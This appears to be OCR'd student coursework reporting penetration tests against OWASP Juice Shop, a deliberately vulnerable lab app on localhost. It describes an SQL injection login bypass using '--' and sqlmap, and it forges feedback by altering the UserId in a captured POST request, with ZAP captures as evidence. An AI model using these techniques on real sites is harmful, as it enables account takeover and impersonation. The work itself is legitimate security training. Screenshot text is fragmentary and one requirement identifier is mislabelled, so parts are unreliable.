(gedit:193354): tepl-WARNING **: 01:19:43.437: Default style scheme 'Kali-Dark' cannot be found, check your installation.
(root㉿kali)-[/home/kali/Downloads]
sudo sqlmap -r login.txt
{1.8.4#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 01:21:27 /2024-04-22/
OWASP Juice Shop
You successfully solved a challenge: Login Jim (Log in with Jim's user account.)
Login
Email *
jim@juice-sh.op
Password *
Forgot your password?
or
Log in with Google
Not yet a customer?
History 22 WebSockets 97





(c) **Explanation of how the evidence included in (b) proves that FIA_UAU.1.2 is violated**:

Found Jim's email by signing in as an administrator or by looking up his reviews that were posted. Then tried to use a randomly generated password to log in and initiate ZAP's POST technique. Then added -- and provided any password to Jim's email address, jim@juice-sh.op, using ZAP's repeater. Jim's account was reset after sending this, which resolved the challenge, according to a 200 answer.

An further technique made use of SQL injection. Using SQLMap (sqlmap -r login.txt), we generated a file called login.txt that included the login request. Once the tester successfully reset the password (usually "Y", "Y", and "N") or disregarded problems, the challenge was accomplished.

Through this test, failures in the system were exposed, showing how attackers might alter login requests or bypass authentication using SQL injection.

SFR Identifier: FDP _UAU.3.1
FIA_UAU 3.1: The TOE shall prevent use of authentication data that has been forged by any user of the TOE.

Related Vulnerability Challenges: -

1. **Forged Feedback**
2. **Forged Review**
3. **CSRF**
4. **Forged Coupon**
5. **Admin Registration**
6. **Login Bjoern**
7. **Login Bender**
8. **Login Admin**

Tested Vulnerability Challenges: -


1) Forged Feedback: Post some feedback in another user's name.


a) Description of penetration testing that was carried out.


1. Open the customer feedback page which is found under the 3 line by clicking the button on the top left corner of the homepage.
2. We can here write down the comment, as provide the rating, and solve the captcha in order to successfully post the feedback.


3. I gave comment as “feedback” with 5 star rating and captcha as 96. In ZAP there is POST request (http://127.0.0.1:3000/api/feedbacks/), with “201 created” response code.
4. The request body will contain {"captchaId" :1, "captcha": "6", "comment": "feedback (anonymous) ","rating" :5}.
5. The user id is hidden since in the response body, there is a key/value field named “UserId”: null.
6. Right click in the UI screen and open inspect console of Customer feedback there above the author field we can see that user id is hidden field.
7. We will remove the “hidden” attribute for userId field to unhide the input field.
8. Now, we can see the user id so we can enter some valid userId, add some comment and rating and submit it.
9. We can see new feedback was successfully created with “userId”:3 in the request body with “201 created” response code.
10. In this way, we forged a feedback using another’s userId, resulting in violation of the SFR.


b) Outcomes/Evidence of the Penetration Testing.



OWASP Juice Shop
https://127.0.0.1:3000/#/contact
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
OWASP Juice Shop
Account EN
Customer Feedback
Author
anonymous
Comment *
feedback
Max. 160 characters
8/160
Rating
CAPTCHA: What is 6*8*2 ?
Result *
96
Submit
This website uses fruit cookies to ensure you get the juiciest tracking experience. But me wait!
Me want it!
History 391
WebSockets 176



Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Header: Text
Body: Text
Contexts
Default Context
Sites
https://queue.simplea
https://analytics.ietf.or
https://static.ietf.org
https://datatracker.iet
https://tools.ietf.org
https://yt3.ggpht.com
https://static.doublecli
https://googleads.g.dc
https://scripts.simplea
https://user-images.githu
https://securitytxt.org
http://securitytxt.org
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Location: /api/Feedbacks/9
Content-Type: application/json; charset=utf-8
{"status":"success","data":{"id":9,"comment":"feedback (anonymous)","rating":5,"updatedAt":"2024-04-21T21:32:15.303Z","createdAt":"2024-04-21T21:32:15.303Z","UserId":null}}
History Search Alerts Output WebSockets
Filter: OFF Export
ID Source Req. Timestamp Method URL Code Reason RTT Size Resp. Body Highest Alert Note Tags
2,101 Pr... 4/21/24, 10:31:52... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 1... 11 bytes Medium JSON
2,102 Pr... 4/21/24, 10:31:52... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 4... 46 bytes Informati...
2,103 Pr... 4/21/24, 10:32:15... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 3... 172 bytes Medium JSON
2,104 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 5 ... 0 bytes Informati...
2,105 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 47 bytes Medium JSON
2,106 M... 4/21/24, 10:34:02... POST http://127.0.0.1:3000/api/Feedbacks/ 500 Internal ... 1... 1,207 bytes Medium JSON
Alerts 0 10 11 10 Main Proxy: 127.0.0.1:8081
Current Scans 0 0 0 0 0 0 0 0


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/Feedbacks/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 0
{"captchaId":1,"captcha":"6","comment":"feedback (anonymous)","rating":5, "UserId":3}
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
{
"error": {
"message":
"WHERE parameter \"captchaId\" has invalid \"undefined\" value",
"stack":
"Error: WHERE parameter \"captchaId\" has invalid \"undefined\" value\n at SQLiteQueryGenerator
Time: 15 ms Body Length: 1,207 Total Length: 1,570 bytes
2,101 Pr... 4/21/24, 10:31:52... GET http://127.0.0.1:3000/rest/user/whoami 200 OK 1... 11 bytes Medium JSON
2,102 Pr... 4/21/24, 10:31:52... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 4... 46 bytes Informati...
2,103 Pr... 4/21/24, 10:32:15... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 3... 172 bytes Medium JSON
2,104 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 5 ... 0 bytes Informati...
2,105 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 47 bytes Medium JSON
2,106 M... 4/21/24, 10:34:02... POST http://127.0.0.1:3000/api/Feedbacks/ 500 Internal ... 1... 1,207 bytes Medium JSON


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Request
Response
POST http://127.0.0.1:3000/api/Feedbacks/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 85
{"captchaId":1,"captcha":"6","comment":"feedback (anonymous)","rating":5, "UserId":3}
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
{"status":"success","data":{"id":10,"comment":"feedback (anonymous)","rating":5,"UserId":3,"updatedAt":"2024-04-21T21:35:29.239Z","createdAt":"2024-04-21T21:35:29.239Z"}}
Time: 41 ms Body Length: 170 Total Length: 589 bytes
2,103 Pr... 4/21/24, 10:32:15... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 3... 172 bytes Medium
2,104 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/user/whoami 304 Not Mod... 5 ... 0 bytes Informati...
2,105 Pr... 4/21/24, 10:32:15... GET http://127.0.0.1:3000/rest/captcha/ 200 OK 3... 47 bytes Medium
2,106 M... 4/21/24, 10:34:02... POST http://127.0.0.1:3000/api/Feedbacks/ 500 Internal ... 1... 1,207 bytes Medium
2,107 M... 4/21/24, 10:35:29... POST http://127.0.0.1:3000/api/Feedbacks/ 201 Created 4... 170 bytes Medium JSON
2,108 Pr... 4/21/24, 10:35:29... GET http://127.0.0.1:3000/rest/continue-code 200 OK 6 ... 79 bytes Medium JSON


Untitled Session - originalcoursework - ZAP 2.14.0
File Edit View Analyse Report Tools Import Export Online Help
Standard Mode
Sites
Quick Start
Request
Response
Requester
Contexts
Default Context
Sites
https://queue.simplea
https://analytics.ietf.or
https://static.ietf.org
https://datatracker.iet
https://tools.ietf.org
https://yt3.ggpht.com
https://static.doublecli
https://googleads.g.dc
https://scripts.simplea
https://user-images.githu
https://securitytxt.org
http://securitytxt.org
Request
Response
Method
Header: Text
Body: Text
Send
POST http://127.0.0.1:3000/api/Feedbacks/ HTTP/1.1
host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (X11; Linux aarch64; rv:109.0)
Gecko/20100101 Firefox/115.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Referer: https://127.0.0.1:3000/
Content-Type: application/json
content-length: 85
{"captchaId":1,"captcha":"6","comment":
"feedback (anonymous)","rating":5, "UserId":3}
HTTP/1.1 201 Created
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
{"status":"success","data":{"id":10,"comment":
